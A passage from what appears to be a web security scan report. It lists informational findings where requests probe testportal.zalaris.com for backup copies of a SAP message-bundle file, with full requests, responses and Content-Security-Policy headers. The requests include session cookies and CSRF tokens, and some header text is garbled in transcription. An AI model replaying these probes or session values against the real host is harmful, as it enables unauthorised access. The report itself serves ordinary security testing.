Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close

23.104. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties2

Summary

Severity:	Information
Confidence:	Certain
Host:	https://testportal.zalaris.com
Path:	/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties

Request 1

GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties2?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 1

HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:02:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:02:43 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com

```

https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher).
The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The
application was started, however, in standards mode (IE9 or higher
...[SNIP]...

```

Request 2

```

GET /sap/public/bc/ur/nw7/js/texts/w.properties?26BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Lagon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

```

Response 2

```

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:02:55 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:

```



```
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.105. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_backup

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_backup?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=pY43eHT283zX6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:02:17 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:02:07 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
```


Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
SAPUR_ALERT=Alert
SAPUR_AL_END=End of output list
SAPUR_AL_PAGE=Output list displays {0} of {1} lines starting with line {2}
SAPUR_AL_SCROLL=Output list is paging. Please wait...
SAPUR_AP=Applet
SAPUR_APRIL=April
SAPUR_AP_ALT=Due to browser or system restrictions, this active component (applet) cannot be installed, executed or displayed
SAPUR_AP_END=End of Applet
SAPUR_ARIA_CNPLABEL=Personal Navigation
SAPUR_AUGUST=August
SAPUR_AX=ActiveX
SAPUR_AX_ALT=Due to browser or system restrictions, this active component (ActiveX) cannot be installed, executed, or displayed
SAPUR_AX_END=End of ActiveX
SAPUR_B=Button
SAPUR_BADVALUE=Bad value
SAPUR_BLANK=
SAPUR_BRC=Breadcrumb navigation list
SAPUR_BRC_ARIA=Breadcrumb
SAPUR_BRC_MORE=More
SAPUR_BRC_MORE_TUT=To open menu, press F4
SAPUR_BRC_SL=Link
SAPUR_BROWSER_COMPAT_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in standards mode (IE9 or higher). The application was started, however, in compatibility mode.({0}).
SAPUR_BROWSER_QUIRKS_CONTINUE=Ignore
SAPUR_BROWSER_QUIRKS_TITLE=A critical rendering error has been detected.
SAPUR_BROWSER_QUIRKS_WARN=Use the device ""standards"" in your application - otherwise the application will not work correctly or visualization errors may occur ({0}).
SAPUR_BROWSER_STD_IE8_WARN=This application cannot be used because it was started in the wrong browser mode. Internet Explorer runs in compatibility mode. The application was started, however, in standards mode (IE9 or higher
...[SNIP]...

Request 2

GET /sap/public/bc/nw7/js/texts/lzvcjx.properties_backup?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiQlh-eb432Fw; sap-usercontext=sap-client=650; ai_user=pY43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f; ai_session=KQ1QJdJCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

Response 2

HTTP/1.1 404 Resource Not Found
Date: Thu, 30 Jun 2022 11:02:19 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html
content-length: 0
cache-control: max-age=0
x-content-type-options: nosniff
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/ https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com https://*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

```
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
Connection: close
```

23.106. https://testportal.zalaris.com/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_bak

Summary

Severity: **Information**

Confidence: **Certain**

Host: **https://testportal.zalaris.com**

Path: **/sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties**

Request 1

```
GET /sap/public/bc/ur/nw7/js/texts/messagebundle_en.properties_bak?6BC22C7A6D5B HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=204-30646-VYITNUJhpiqQlh-eb432Fw; sap-usercontext=sap-client=650;
ai_user=Y43eHT283zZx6XKbmxFKE|2022-06-30T04:46:53.121Z; ai_authUser=650-00034448%7C650; CSRF-Session=975b586dea6e07cf7e2499ed8410ba9f;
ai_session=KQ1QJDjCC3nCARUuzHP1QP|1656564413184|1656586694738; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Requested-With: XMLHttpRequest
X-Xhr-Logon: accept
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Response 1

```
HTTP/1.1 200 OK
Date: Thu, 30 Jun 2022 11:01:53 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
Content-Type: text/html
Content-Length: 35773
cache-control: max-age=604800
last-modified: Thu, 30 Jun 2022 11:01:43 GMT
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit.io/* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zallestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/ ; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/ ; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close

SAPUR_ACC_NL_CHILDREN=Navigation list contains list entries.
SAPUR_ACC_TABLE_CHILDREN=Table contains a content area with rows and columns
SAPUR_ACC_TREE_CHILDREN=Tree contains tree nodes
SAPUR_ACR=Accordion
SAPUR_ACR_EDITABLE_TITLE=Title can be edited. Enter a text.
SAPUR_ACR_EDIT_TITLE=To edit title, press F2
SAPUR_ACR_END=End of Accordion
SAPUR_ACR_LOCK_TITLE=To lock title, press Enter
SAPUR_AL=Output list displays {0} lines
